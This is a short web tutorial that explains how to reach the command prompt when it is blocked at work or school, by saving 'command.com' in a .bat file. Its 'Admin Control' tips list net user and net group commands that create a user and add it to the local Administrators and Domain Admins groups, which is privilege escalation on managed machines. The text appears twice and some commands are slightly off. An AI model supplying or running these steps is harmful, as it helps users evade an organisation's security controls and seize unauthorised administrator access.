PH
PHThis tutorial shows how to how to access CMD (Command Prompt) if it is blocked!


This is a guide that can give you access to cmd.exe if it is blocked at your work or school.
1-Open notepad
2-Type "command.com" in the text file
3- Save the file as anyfilename.bat( or whatever you want, as long as it ends in .bat.)
4- Now open the anyfilename.bat & now you access cmd
Additional Tips:
Admin Control-
net user YOURUSER YOURPASS /add >> Add_admin.txt
net localgroup Administrator YOURUSER /add >> Add_admin.txt
net group "Domain Admins" YOURUSER /add >> Add_admin.txt
For example:
net user Bobbin passwordgoeshere /add
Go to File -> Save As = 'anyfilename.bat'
This is a guide that can give you access to cmd.exe if it is blocked at your work or school.
1-Open notepad
2-Type "command.com" in the text file
3- Save the file as anyfilename.bat( or whatever you want, as long as it ends in .bat.)
4- Now open the anyfilename.bat & now you access cmd
Additional Tips:
Admin Control-
net user YOURUSER YOURPASS /add >> Add_admin.txt
net localgroup Administrator YOURUSER /add >> Add_admin.txt
net group "Domain Admins" YOURUSER /add >> Add_admin.txt
For example:
net user Bobbin passwordgoeshere /add
Go to File -> Save As = 'anyfilename.bat'


 ,,,,,,,,,,,